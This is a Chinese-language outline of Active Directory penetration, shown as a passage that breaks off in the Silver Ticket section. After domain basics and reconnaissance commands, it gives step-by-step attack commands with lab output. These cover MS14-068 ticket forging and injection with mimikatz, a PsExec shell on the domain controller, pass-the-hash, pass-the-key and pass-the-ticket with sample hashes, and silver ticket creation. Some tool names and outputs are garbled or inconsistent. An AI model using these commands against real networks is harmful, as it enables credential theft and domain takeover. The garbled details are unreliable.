

# 域控（域渗透+域知识）大纲

声明：不保证是完整+没有错误的域渗透大纲

内容都是东凑西拼，有问题百度

更新地址：<https://github.com/reallys/pentest-domain>

- 域控（域渗透+域知识）大纲
  - 域基础知识
    - [什么是域](#)
    - [域搭建](#)
    - [域和工作组的区别](#)
    - [IPC\\$连接](#)
    - [域内文件操作](#)
      - [利用IPC\\$](#)
      - [利用Telnet](#)
      - [利用文件共享](#)
    - [hash相关知识](#)
  - 域渗透-信息
    - [常用命令](#)
    - [AdFind](#)
    - [SPN扫描](#)
      - [setspn](#)
    - [定位域控](#)
      - [查询dns解析记录](#)
      - [SPN扫描](#)
      - [net group](#)
      - [端口识别](#)
    - [域内关键组](#)
      - [信息获取](#)
  - 域渗透-攻击
    - [MS14-068](#)
      - [漏洞介绍](#)
      - [漏洞利用](#)
    - [PTH hash传递攻击](#)
      - [漏洞介绍](#)
      - [漏洞利用](#)
    - [Pass The Key\(OverPass-the-Hash\)](#)
      - [漏洞介绍](#)
      - [漏洞利用](#)
    - [Pass the Ticket \(票据传递攻击PtT\)](#)
      - [漏洞介绍](#)
      - [漏洞利用](#)

- [Silver Ticket \(白银票据\)](#)
    - [漏洞介绍](#)
    - [漏洞利用](#)
  - [Kerberos TGS服务票据\(Service Ticket\)离线爆破](#)
  - [Kerberoasting – Kerberoast攻击的另一种姿势](#)
  - [SYSVOL](#)
    - [漏洞介绍](#)
    - [漏洞利用](#)
  - [AD Hash \(ntds.dit活动目录的数据库文件\)](#)
    - [漏洞介绍](#)
    - [Active Directory 中的密码哈希使用的加密方式](#)
    - [使用VSS卷影副本](#)
    - [使用 NTDSUtil 创建 IFM 抓取 DC 本地的Ntds.dit文件 \(VSS 卷影复制\)](#)
    - [使用 PowerSploit 的 Invoke-NinjaCopy 远程读取 ntds.dit \(需要目标 DC 启用 PowerShell 远程管理\)](#)
    - [在 DC 中使用 Mimikatz 转储 Active Directory 凭据](#)
    - [使用PowerShell mimikatz](#)
    - [使用 Mimikatz 的 DCSync 功能远程转储 Active Directory 凭据](#)
  - [MS14-048 \(限制条件:打了补丁或者域中有Win2012/2012R2 域控\)](#)
    - [介绍](#)
    - [利用](#)
  - [IPC](#)
    - [介绍](#)
    - [利用](#)
  - [ARP欺骗](#)
- [域渗透–提权](#)
    - [常见信息收集](#)
    - [upnphost提权](#)
    - [服务与权限](#)
    - [补丁对应Exp](#)
    - [AlwaysInstallElevated提权](#)
    - [查看.msi程序的执行权限](#)
    - [查看是否设置有setuid和setgid](#)
    - [基于操作系统的内核版本号](#)
    - [检测权限提升向量的shell脚本](#)
    - [CVE-2017-7494\[Samba\]](#)
    - [内核提权](#)
  - [域渗透–维权](#)
    - [黄金票据](#)
      - [漏洞介绍](#)
      - [漏洞利用](#)
    - [SSP密码记录](#)
      - [介绍](#)
      - [mimilib SSP](#)

- 利用过程
    - 方法一
    - 方法二 (使用API AddSecurityPackage)
    - 方法三 (使用RPC控制lsass加载SSP)
  - Memory Updating of SSPs
    - 利用过程
  - Skeleton Key
    - 简介
    - 利用过程
  - Hook PasswordChangeNotify
    - 简介
    - 利用过程
  - Dsrm同步制定域用户
    - 简介
    - 利用过程
  - SID history
    - 简介
    - 利用过程
  - GPO【组策略】后门
    - 利用过程
  - DCSync
  - AdminSDHolder
    - 简介
    - 利用过程
  - 非常规方法
- 域-安全防护
    - 终端安全防护
    - AD架构设计
    - 物理、网络与操作安全
    - 域控防御
    - AD域管理账号
    - AD域梳理工具 – Bloodhund
    - 安全审核
    - 外围平台安全
    - 被渗透后注意事项

## 域基础知识

### 什么是域

1. 域英文叫 DOMAIN
2. 域(Domain)是Windows网络中独立运行的单位，域之间相互访问则需要建立信任关系(即Trust Relation)

3. 信任关系是连接在域与域之间的桥梁。当一个域与其他域建立了信任关系后，2个域之间不但可以按需要相互进行管理，还可以跨网分配文件和打印机等设备资源，使不同的域之间实现网络资源的共享与管理，以及相互通信和数据传输。
4. 域既是 Windows 网络操作系统的逻辑组织单元，也是Internet的逻辑组织单元，在 Windows 网络操作系统中，域是安全边界。域管理员只能管理域的内部，除非其他的域显式地赋予他管理权限，他才能够访问或者管理其他的域，每个域都有自己的安全策略，以及它与其他域的安全信任关系。
5. 如果企业网络中计算机和用户数量较多时，要实现高效管理，就需要windows域
6. 活动目录是由组织单元、域 (domain) 、域树 (tree) 、森林 (forest) 构成的层次结构。**域作为最基本的管理单元，同时也是最基层的容器，它可以对员工、计算机等基本数据进行存储**
7. 在一个活动目录中可以根据需要建立**多个域**，比方说“甲公司”的财务科、人事科、销售科就可以各建一个域，因为这几个域同属甲公司，所以就可以将这几个域构成一棵域树并交给域树管理，这棵域树就是甲公司。又因为，甲公司、乙公司、丙公司都归属A集团，那么为了让A集团可以更好地管理这三家子公司，就可以将这三家公司的域树集中起来组成域森林（即A集团）。因此A集团可以按“子公司（域树）→部门→员工”的方式进行层次分明的管理。活动目录这种层次结构使企业网络具有极强的扩展性，便于组织、管理以及目录定位。

## 域搭建

- 域控制器安装 (win server系统)

1. 安装一个DNS
2. 安装active directory

装这两个都需要系统光盘或镜像；安装active directory时相关的信息选择和命令要按自己的需求来

1. 管理工具

打开active directory用户和计算机——新建用户（密码选永不过期）——在域中设置委派控制（对象为前面建的用户）——完成域控制器就建好了

- 电脑加入域

1. 设置成与域控制器在同一个网段
2. 右击“我的电脑”——属性——计算机名——更改——选“域”然后输入你建的域的域名重启就行了

(注：这台电脑的计算机名要先在添加到域控制器中去)

## 域和工作组的区别

- 创建方式不同

“工作组”可以由任何一个计算机的主人来创建，而“域”只能由服务器来创建。

- 安全机制不同

在“域”中有可以登录该域的帐号，这些由域管理员来建立。在“工作组”中不存在组帐号，只有本机上的帐号和密码。

- 登录方式不同

在工作组方式下，计算机启动后自动就在工作组中。登录“域”是要提交“域用户名”和“密码”，一旦登录，便被赋予相应的权限。

## IPC\$连接

- IPC\$概念

IPC\$(Internet Process Connection)是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。

- IPC\$的作用

利用IPC\$，连接者甚至可以与目标主机建立一个连接，利用这个连接，连接者可以得到目标主机上的目录结构、用户列表等信息。

- IPC\$的利用条件

1. 139, 445端口开启。

ipc\$连接可以实现远程登陆及对默认共享的访问；而139端口的开启表示netbios协议的应用，我们可以通过139, 445(win 2000)端口实现对共享文件/打印机的访问，因此一般来讲，ipc\$连接是需要139或445端口来支持的

1. 管理员开启了默认共享。

默认共享是为了方便管理员远程管理而默认开启的共享，即所有的逻辑盘(c\$, d\$, e\$.....)和系统目录winnt或windows(admin\$)，我们通过ipc\$连接可以实现对这些默认共享的访问。

- IPC\$连接失败的原因

- 你的系统不是NT或以上操作系统.
- 对方没有打开ipc\$默认共享.
- 不能成功连接目标的139, 445端口.
- 命令输入错误.
- 用户名或密码错误.

- 常见错误号

- 错误号5

拒绝访问：很可能你使用的用户不是管理员权限的，先提升权限；

- 错误号51

Windows 无法找到网络路径:网络有问题;

- 错误号53

找不到网络路径:ip地址错误; 目标未开机; 目标lanmanserver服务未启动; 目标有防火墙 (端口过滤) ;

- 错误号67

找不到网络名:你的lanmanworkstation服务未启动; 目标删除了ipc\$;

- 错误号1219

提供的凭据与已存在的凭据集冲突:你已经和对方建立了一个ipc, 请删除再连;

- 错误号1326

未知的用户名或错误密码:原因很明显了;

- 错误号1792

试图登录, 但是网络登录服务没有启动:目标NetLogon服务未启动。 (连接域控会出现此情况)

- 错误号2242

此用户的密码已经过期:目标有帐号策略, 强制定期要求更改密码。

## 域内文件操作

### 利用IPC\$

1. 建立ipc连接以后, 就可以访问目标机器的文件 (上传、下载), 也可以在目标机器上运行命令。
2. 上传和下载文件直接通过copy命令就可以, 不过路径换成UNC路径。
3. 何为UNC路径? 简单来讲以\开头的路径就是UNC路径, 比如\192.168.1.2\c\$\boot.ini。
4. 如果要从本地当前目录上传1.bat到192.168.1.2机器C盘根目录下, 那么命令就是

```
copy 1.bat \\192.168.1.2\C$\
```

反之就是下载。dir、copy、xcopy、move、type的参数都可以使用UNC路径。

### 利用Telnet

- 服务端:

```
nc -lvp 23 < nc.exe
```

- 下载端:

```
==telnet ip -f c:\nc.exe==
```

## 利用文件共享

- 映射目标

```
net use x: \\[目标IP]\\[地址] [域用户password] /user:[域]\\[username]
```

## hash相关知识

- windows的密码是经过hash后存储的，本地存在sam, system注册表中，域里面存在ntds.dit中。密码hash有两种格式，LM hash和NT hash。
- | 2000 | xp | 2003 | Vista | win7 | 2008 | 2012 |

| 前面三个默认是LM hash,当密码超过14位时候会采用NTLM加密

```
test:1003:E52CAC67419A9A22664345140A852F61:67A54E1C9058FCA16498061B96863248:::
```

前一部分是LM Hash, 后一部分是NTLM Hash 当LM Hash是AAD3B435B51404EEAAD3B435B51404EE 这表示空密码或者是未使用LM\_HASH

| LMhash可以用在线网站秒破：<http://www.objectif-securite.ch/en/ophcrack.php>

## 域渗透-信息

### 常用命令

```
Net use  
Net view  
Tasklist /v  
Ipconfig /all  
net group /domain 获得所有域用户组列表  
net group "domain admins" /domain 获得域管理员列表  
net group "enterprise admins" /domain 获得企业管理员列表  
net localgroup administrators /domain 获取域内内置administrators组用户 (enterprise admins、domain admins)  
net group "domain controllers" /domain 获得域控制器列表
```

```
net group "domain computers" /domain 获得所有域成员计算机列表  
net user /domain 获得所有域用户列表  
net user someuser /domain 获得指定账户someuser的详细信息  
net accounts /domain 获得域密码策略设置，密码长短，错误锁定等信息  
nltest /domain_trusts 获取域信任信息
```

## AdFind

- 工具下载

```
http://github.com/reallys/xxx
```

- 常用命令如下：

- 列出域控制器名称：

```
AdFind -sc dclist
```

- 查询当前域中在线的计算机：

```
AdFind -sc computers_active
```

- 查询当前域中在线的计算机(只显示名称和操作系统)：

```
AdFind -sc computers_active name operatingSystem
```

- 查询当前域中所有计算机：

```
AdFind -f "objectcategory=computer"
```

- 查询当前域中所有计算机(只显示名称和操作系统)：

```
AdFind -f "objectcategory=computer" name operatingSystem
```

- 查询域内所有用户：

```
AdFind -users name
```

- 查询所有GPO：

```
AdFind -sc gpodmp
```

## SPN扫描

### setspn

- 介绍

1. 不同于常规的tcp/udp端口扫描，由于spn本质就是正常的Kerberos请求，所以扫描是非常隐蔽，目前针对此类扫描的检测暂时也比较少
2. 大部分win系统默认已自带
3. 无需管理权限

- 命令

```
setspn -T really.com -Q /*
```

- 效果

```
C:\Users\Administrator>setspn -T really.com -Q /**
正在检查域 DC=really,DC=com
CN=krbtgt,CN=Users,DC=really,DC=com
    kadmin/changepw
CN=REALLYS,CN=Computers,DC=really,DC=com
    WSMAN/REALLYS
    WSMAN/REALLYS.really.com
    TERMSRU/REALLYS
    TERMSRU/REALLYS.really.com
    RestrictedKrbHost/REALLYS
    HOST/REALLYS
    RestrictedKrbHost/REALLYS.really.com
    HOST/REALLYS.really.com
CN=ANY1100052,OU=Domain Controllers,DC=really,DC=com
    ldap/any1100052.really.com/ForestDnsZones.really.com
    ldap/any1100052.really.com/DomainDnsZones.really.com
    TERMSRU/ANY1100052
    TERMSRU/any1100052.really.com
    Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/any1100052.really.com
    DNS/any1100052.really.com
    GC/any1100052.really.com/really.com
    RestrictedKrbHost/any1100052.really.com
    RestrictedKrbHost/ANY1100052
    HOST/ANY1100052/REALY
    HOST/any1100052.really.com/REALY
    HOST/ANY1100052
    HOST/any1100052.really.com
    HOST/any1100052.really.com/really.com
    E3514235-4B06-11D1-AB04-00C04FC2DCD2/905e6b7b-a5e7-4da3-aa12-2b948a6178ac/really.com
    ldap/ANY1100052/REALY
    ldap/905e6b7b-a5e7-4da3-aa12-2b948a6178ac._msdcs.really.com
    ldap/any1100052.really.com/REALY
    ldap/ANY1100052
    ldap/any1100052.really.com
    ldap/any1100052.really.com/really.com
```

发现左右 cpm\*

## 定位域控

### 查询dns解析记录

- 介绍

若当前主机的dns为域内dns，可通过查询dns解析记录定位域控

- 命令

```
nslookup -type=all _ldap._tcp.dc._msdcs.really.com
```

- 效果

```
C:\Users\Administrator>nslookup -type=all _ldap._tcp.dc._msdcs.really.com
DNS request timed out.
    timeout was 2 seconds.
服务器: Unknown
Address: 192.168.0.1

_ldap._tcp.dc._msdcs.really.com SRV service location:
    priority      = 0
    weight        = 100
    port          = 389
    svr hostname = any1100052.really.com
any1100052.really.com  internet address = 192.168.0.1
```

## SPN扫描

- 通过"域渗透-信息&SPN扫描"扫描结果判断
- 或者重新执行setspn -T really.com -Q /

```
CN=ANY1100052,OU=Domain Controllers,DC=really,DC=com
```

```
C:\Users\Administrator>setspn -T really.com -Q /**
正在检查域 DC=really,DC=com
CN=krbtgt,CN=Users,DC=really,DC=com
    kadmin/changepw
CN=REALLYS,CN=Computers,DC=really,DC=com
    WSMAN/REALLYS
    WSMAN/REALLYS.really.com
TERMSRV/REALLYS
TERMSRV/REALLYS.really.com
RestrictedKrbHost/REALLYS
HOST/REALLYS
RestrictedKrbHost/REALLYS.really.com
HOST/REALLYS.really.com
CN=ANY1100052,OU=Domain Controllers,DC=really,DC=com
    ldap/any1100052.really.com/EtworkDnsZones.really.com
    ldap/any1100052.really.com/DomainDnsZones.really.com
TERMSRV/ANY1100052
TERMSRV/any1100052.really.com
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/any1100052.really.com
DNS/any1100052.really.com
GC/any1100052.really.com/really.com
RestrictedKrbHost/any1100052.really.com
RestrictedKrbHost/ANY1100052
HOST/ANY1100052/REALLYS
```

## net group

- 命令

```
net group "domain controllers" /domain
```

```
C:\Users\Administrator>net group "domain controllers" /domain
组名      Domain Controllers
注释      域中所有域控制器

成员

-----
ANY1100052$  
命令成功完成。
```

## 端口识别

- 扫描内网中同时开放389和53端口的机器

A. 端口: 389

服务: LDAP、ILS

说明: 轻型目录访问协议和NetMeeting Internet Locator Server共用这一端口

B. 端口: 53


服务: Domain Name Server (DNS)

说明: 53端口为DNS(Domain Name Server, 域名服务器)服务器所开放, 主要用于域名解析, DNS服务在NT系统中使用的最为广泛。通过DNS服务器可以实现域名与IP地址之间的转换, 只要记住域名就可以快速访问网站。

## 域内关键组

### 信息获取

- 比如在拿到域控后可以通过重点关注关键部门人员的机器来得到更多的信息



真实环境下我们可以重点关注和监控运维部的用户机器, 通常他们的机器上存在大量内网网络拓扑和网络构架信息或者是一些重要的密码本。

## 域渗透-攻击

### MS14-068

#### 漏洞介绍

- 该漏洞可能允许攻击者将未经授权的域用户账户的权限, 提权到域管理员的权限。
- 这个漏洞中主要的问题是存在于KDC会根据客户端指定PAC中数字签名的加密算法, 以及PAC的加密算法, 来校验PAC的合法性。这使得攻击者可通过伪造PAC, 修改PAC中的SID, 导致KDC判断攻击者为高权限用户,

从而导致权限提升漏洞的产生。

3. 服务票据是客户端直接发送给服务器，并请求服务资源的。如果服务器没有向域控dc验证pac的话，那么客户端可以伪造域管的权限来访问服务器。

MS14-068对应的补丁为KB3011780，可在域控上通过systeminfo查看是否安装此补丁



## 漏洞利用

- 域内主机通过dir来访问域控的共享文件夹，示拒绝访问

```
dir \\any1100052.really.com\C$
```

```
C:\Users\reallys\Desktop>dir \\any1100052.really.com\C$  
拒绝访问。
```

```
C:\Users\reallys\Desktop>
```

- 通过Pykek工具利用漏洞

参数说明：

```
-u 域账号+@+域名称，这里是jerry+@+rootkit.org  
-p 为当前用户的密码，即jerry的密码  
-s 为jerry的SID值，可以通过whoami/all来获取用户的SID值  
-d 为当前域的域控
```

- 看一下SID

```
whoami /user
```

```
C:\Users\reallys\Desktop>whoami /user  
用戶信息  
-----  
用户名 SID  
===== =====  
really\reallys S-1-5-21-3961751263-4251079211-1860326009-1105
```

- 使用exp攻击

利用ms14-068.exe提权工具生成伪造的kerberos协议认证证书

```
ms14-068.exe -u (域用户@域) -p (此域用户的密码) -s (user的sid) -d (ac的ip)
```

```
C:\Users\reallys\Desktop\MS14-068>MS14-068.exe -u reallys@really.com -p user@123  
-s S-1-5-21-3961751263-4251079211-1860326009-1105 -d 192.168.0.1  
[+] Building AS-REQ for 192.168.0.1... Done!  
[+] Sending AS-REQ to 192.168.0.1... Done!  
[+] Receiving AS-REP from 192.168.0.1... Done!  
[+] Parsing AS-REP from 192.168.0.1... Done!  
[+] Building TGS-REQ for 192.168.0.1... Done!  
[+] Sending TGS-REQ to 192.168.0.1... Done!  
[+] Receiving TGS-REP from 192.168.0.1... Done!  
[+] Parsing TGS-REP from 192.168.0.1... Done!  
[+] Creating ccache file 'TGT_reallys@really.com.ccache'... Done!  
  
C:\Users\reallys\Desktop\MS14-068>
```

- exp脚本执行成功会在当前目录（MS14-068目录）下生成一个ccache文件

- 使用mimikatz导入exp生成的ccache文件

1. 导入之前删除当前缓存的kerberos票据

```
mimikatz:klisit purge cmd:kerberos::purge
```

1. 证书导入

```
kerberos::ptc ***.ccache
```

```

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # kerberos::ptc C:\Users\reallys\Desktop\MS14-068\TGT_reallys@really.co
m.ccache

Principal : (01) : reallys ; @ REALLY.COM

Data 0
      Start/End/MaxRenew: 2019/12/3 13:52:59 ; 2019/12/3 23:52:59 ; 2019/12
/10 13:52:59
      Service Name (01) : krbtgt ; REALLY.COM ; @ REALLY.COM
      Target Name (01) : krbtgt ; REALLY.COM ; @ REALLY.COM
      Client Name (01) : reallys ; @ REALLY.COM
      Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable
;
      Session Key       : 0x00000017 - rc4_hmac_nt
      6bfaf19ae7eeb2b8167299eafbfd8450
      Ticket            : 0x00000000 - null           ; kvno = 2
[...]
* Injecting ticket : OK

mimikatz #

```

- 再次dir访问域控共享就可以成功访问

```
dir //any1100052.really.com/C$
```

```
C:\Users\reallys\Desktop>dir \\any1100052.really.com\C$
驱动器 \\any1100052.really.com\C$ 中的卷没有标签。
卷的序列号是 002C-EAB6

\\any1100052.really.com\C$ 的目录

2018/03/14  09:29    <DIR>          inetpub
2016/09/26  06:21    <DIR>          Java
2009/07/14  11:20    <DIR>          PerfLogs
2018/03/14  09:16    <DIR>          Program Files
2019/03/29  03:38    <DIR>          Program Files (x86)
2018/03/14  09:29    <DIR>          Users
2019/12/02  09:25    <DIR>          Windows
                                0 个文件          0 字节
                                7 个目录 95,805,648,896 可用字节
```

```
C:\Users\reallys\Desktop>
```

- 通过PsExec获取shell

```
psexec.exe \\any1100052.really.com cmd.exe
```

```
C:\Users\reallys\Desktop>PsExec.exe \\any1100052.really.com cmd.exe
```

```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [版本 6.1.7601] 版权所有 <c> 2009 Microsoft Corporation。保留所有权利。
```

```
C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>ipconfig
```

```
Windows IP 配置
```

```
以太网适配器 本地连接 2:
```

```
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址 . . . . . : fe80::983a:4b78:d462:131c%14
IPv4 地址 . . . . . : 192.168.0.1
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . :
```

## PTH hash传递攻击

### 漏洞介绍

在windows系统中,系统通常不会存储用户登录密码,而是存储密码的哈希值.

在我们远程登录系统的时候,实际上向远程传递的就是密码的hash值。

当攻击者获取了存储在计算机上的用户名和密码的hash值的时候(PWDUMP7等)

他虽然不知道密码值,但是仍然可以通过直接连接远程主机,通过传送密码的hash值来达到登录的目的。

### 漏洞利用

- Metasploit

exploit/windows/smb/psexec (XP, 2003)

- xfreerdp

(2012r2 <http://www.freebuf.com/articles/system/15757.html> Hash传递攻击登陆Windows2012远程桌面)

微软在2014年发布了KB2871997和KB2928120两个补丁，用来阻止域内主机本地用户的网络登录，本地用户的PTH方式已经死掉。然而，mimikatz实现了在禁用NTLM的环境下仍然可以远程连接。

- hash injection

```
mimikatz # privilege::debug  
mimikatz # sekurlsa::pth /user:administrator /domain:workgroup /ntlm:d6e1371929886ec1be0b0cf4b1  
01f289 /run:c:\windows\system32\cmd.exe  
(sekurlsa::pth 中的pth 即Pass the Hash)
```

## Pass The Key(OverPass-the-Hash)

### 漏洞介绍

当系统安装了KB2871997补丁且禁用了NTLM的时候，那我们抓取到的ntlm hash

也就失去了作用，但是可以通过pass the key的攻击方式获得权限

### 漏洞利用

```
mimikatz "privilege::debug" "sekurlsa::ekeys" 获取用户的aes key  
mimikatz "privilege::debug" "sekurlsa::pth /user:用户a /domain:test.local /aes256:f74b379b5b4228  
19db694aaaf78f49177ed21c98ddad6b0e246a7e17df6d19d5c" 注入aes key
```

若dir 查看不了服务器 (测试2008r2域服务器)

查看mimikatz的相关资料发现如下信息：

ntlm hash is mandatory on XP/2003/Vista/2008 and before 7/2008r2/8/2012 kb2871997 (AES not available or replaceable) ; AES keys can be replaced only on 8.1/2012r2 or 7/2008r2/8/2012 with kb2871997, in this case you can avoid ntlm hash.

根据提示，尝试在系统安装补丁kb2871997后继续测试

安装：<https://www.microsoft.com/en-us/download/details.aspx?id=42765>


之后可以用\计算机名的方式通过远程共享查看目标机器

(ps:这里必须要使用计算机名进行连接，会爆密码错误。不要用win10测试，win10机器测试会在一分  
钟后重啓)

如果获取的散列是NTLM，则Kerberos凭证加密方法是RC4。如果散列加密方法为AES，则Kerberos票使用AES进行的加密。

## Pass the Ticket (票据传递攻击PtT)

### 漏洞介绍



| 知道用户的ntlm值，由kekeo生成TGT票据，之后导入票据即可

与PtH情况类似,但PtT使用的是Kerberos票据,而不是NT哈希

<https://github.com/gentilkiwi/mimikatz/wiki/module--kerberos>

在微软活动目录中颁发的TGT是可移植的。由于Kerberos的无状态特性,TGT中并没有关于票据来源的标识信息。


这意味着可以从某台计算机上导出一个有效的TGT,然后导入到该环境中其他的计算机上。

新导入的票据可以用于域的身份认证,并拥有票据中指定用户的权限来访问网络资源。

这种特别的攻击方法被称为”pass-the-ticket”攻击。

### 漏洞利用

- Pass-the-Ticket



拿到了域控权限,在上面就可以很容易的获得krbtgt的Hash值,再通过mimikatz即可生成任意用户任何权限的Ticket,也就是Golden Ticket

考虑到mimikatz的pth功能需要本地管理员权限, 所以mimikatz也提供了不需要管理员权限的解决方法Pass-The-Ticket

Pass-The-Ticket需要用到gentilkiwi开源的另一款工具keeko : <https://github.com/gentilkiwi/keeko>

执行后生成票据

```
TGT_test1@TEST.LOCAL_krbtgt~test.local@TEST.LOCAL.kirbi :
```

导入票据

```
keeko "tgt::ask /user:test1 /domain:test.local /ntlm:7ECFFFF0C3548187607A14BAD0F88BB1"
```

以上3种:

- hash传递攻击(PtH):抓住哈希并使用它来访问资源。用户更改帐户密码之前有效。
- 凭证传递攻击(PtT):抓取Kerberos凭证, 并且使用它进行访问资源。攻击有效期是在票证有效期之内(一般为7天)。
- 超hash传递攻击(OPtH / PtK):使用密码哈希来获取Kerberos凭证。用户更改帐户密码之前, 哈希才有效。

## Silver Ticket (白银票据)

### 漏洞介绍

简义 :发生在上面的过程5, 可以伪造TGS(前提是获取服务账号的口令散列值), 宣称自己是域内任何账号, 例如域管。

Silver Ticket生成时指定了相关的服务名，因此只能用来访问相应的服务，所以局限性比较大，没有golden ticket好用

## 漏洞利用

所需条件(mimikatz生成silver ticket)

```
1. /domain  
2. /sid          ( S-1-5-21-1239069908-882060383-2558203358-500 注意:不要後面的-500 )  
3. /target:域控全称  
4. /service:目标服务器上面的kerberos服务，此处为cifs  
5. /rc4:域控的计算机账户ntlm hash  
6. /user:要伪造的用户名(可以不存在可是存在的)  
7. mimikatz.exe "kerberos::golden /domain:域 /sid:SID /target:域全称 /service:要访问的服务 /rc4:NTLM /user:silver /ptt"即可生成并导入Silver Ticket
```

常用的服务名：

服务名称	同时需要的服务
WMI	HOST、RPCSS
PowerShell Remoting	HOST、HTTP
WinRM	HOST、HTTP
Scheduled Tasks	HOST
Windows File Share	CIFS
LDAP	LDAP
Windows Remote Server	RPCSS、LDAP、CIFS

用法：

```
kerberos::golden /domain:demo.local /sid:S-1-5-21-1239069908-882060383-2558203358 /target:owa2010dc.demo.local /service:cifs /rc4:aac6185241728f7685c8d50c61573b75 /user:silver /ptt (/rc4:aac6185241728f7685c8d50c61573b75 這裏我用的是owa2010dc$机器帳戶的NTLM hash)
```

```
C:\Users\testwin10\Desktop\mimikatz_trunk>dir \\owa2010dc.demo.local\c$\
Access is denied.

C:\Users\testwin10\Desktop\mimikatz_trunk>dir \\owa2010dc\c$\
Access is denied.

C:\Users\testwin10\Desktop\mimikatz_trunk>dir \\owa2010dc$\c$\
The network path was not found.

C:\Users\testwin10\Desktop\mimikatz_trunk>dir \\owa2010dc.demo.local\c$\
Volume in drive \\owa2010dc.demo.local\c$ has no label.
